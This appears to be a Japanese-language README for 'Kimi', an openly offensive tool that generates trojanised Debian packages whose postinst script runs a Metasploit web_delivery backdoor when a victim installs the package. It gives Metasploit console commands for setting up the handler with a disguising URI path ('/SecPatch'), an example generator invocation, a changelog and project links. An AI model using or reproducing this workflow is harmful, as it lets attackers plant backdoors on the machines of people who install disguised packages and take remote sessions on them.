
 chaitanyaharitash/kimi

悪意のあるDebianパッケージ(Debianトロイの木馬)を生成するスクリプト。

悪意のあるDebianパッケージ(Debianトロイの木馬)を生成するスクリプト。
Kimiという名前は、アニメ「Naruto」の私のお気に入りのキャラクター「Kimimaro」に由来しています。

Kimiは、bashファイルで構成されたMetasploit用の悪意のあるDebianパッケージを生成するスクリプトです。bashファイルは"/usr/local/bin/"ディレクトリに配置されます。

バックドアは、被害者がdebパッケージをインストールしようとしたときに、postinstファイルにより実行されます。

bashファイルは注入され、被害者によって実行されるとシステムコマンドのように動作し、攻撃者がセッションを取得します。

利点 :
-- 完全に独立。ユーザーはDebianパッケージ作成ツールをインストールする必要がありません。
-- 引数の関与により、任意のペイロードジェネレータと簡単に統合可能(ダサいのは分かってる:P)。


Kimiは基本的にweb_deliveryモジュールに依存しており、すべてが自動化されています。攻撃者が行う必要があるのは以下の設定だけです:

Setting up Web_Delivery in msf :

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf exploit(web_delivery) > set uripath /SecPatch
uripath => /SecPatch
msf exploit(web_delivery) > set Lhost 192.168.0.102
Lhost => 192.168.0.102
msf exploit(web_delivery) > show options
msf exploit(web_delivery) > exploit

悪意のあるペイロードの生成 :

dreamer@mindless ~/Desktop/projects/kimi $ sudo python kimi.py -n nano -l 127.0.0.1 -V 1.0 -a i386

注意 :: このプロジェクトはVenom Shellcode Generator 1.0.13と統合するために作成されました。
スタンドアロンでも使用可能で、ユーザーはmsf変数でuripathを変更するだけで済みます。
-------------------------------------------------------------------------------------

テスト環境 :
            Linux Mint 17.2 Cinnamon (Ubuntu 14.04)
            ParrotOS (Debian Jessie)
            Kali Rolling 2.0
[2017年2月22日]
-- 「postinst」ファイル作成機能を追加し、埋め込まれた悪意のあるファイルの実行を自動化
-- RCファイル生成機能を追加し、ハンドラの起動も含めて完全自動化(ハンドラを手動で設定する必要なし)
-- いくつかの一般的なバグを修正(r00t 3xp10it氏に感謝)

[2017年10月12日]
-- コマンドライン引数(-a/--arch)を追加し、アーキテクチャ(i386/amd64)を選択可能に

[2019年4月24日] - テストリリース
-- カスタムURIとLPORTを設定可能に
-- PythonペイロードをPython 2/3およびMetasploit 5の最新バージョンに対応するよう更新
-- コード全体を再実装(ただしPython 2.7は引き続きサポート)
   ブログ記事     : http://hackinguyz.blogspot.in/2017/03/kimi-malicious-debian-package-creator.html
   YouTube動画    : https://youtu.be/Dsn6BRHy9_w
   Viruatotalサンプル(このスクリプトの悪質な使用例を実際に確認したため): 7d91abb413c8cd3274f348ff12f244b9a503abfe018f138d34bbe2deab04472f
Suspicious Shell Activity [Red Team]
Twitter : @bofheaded






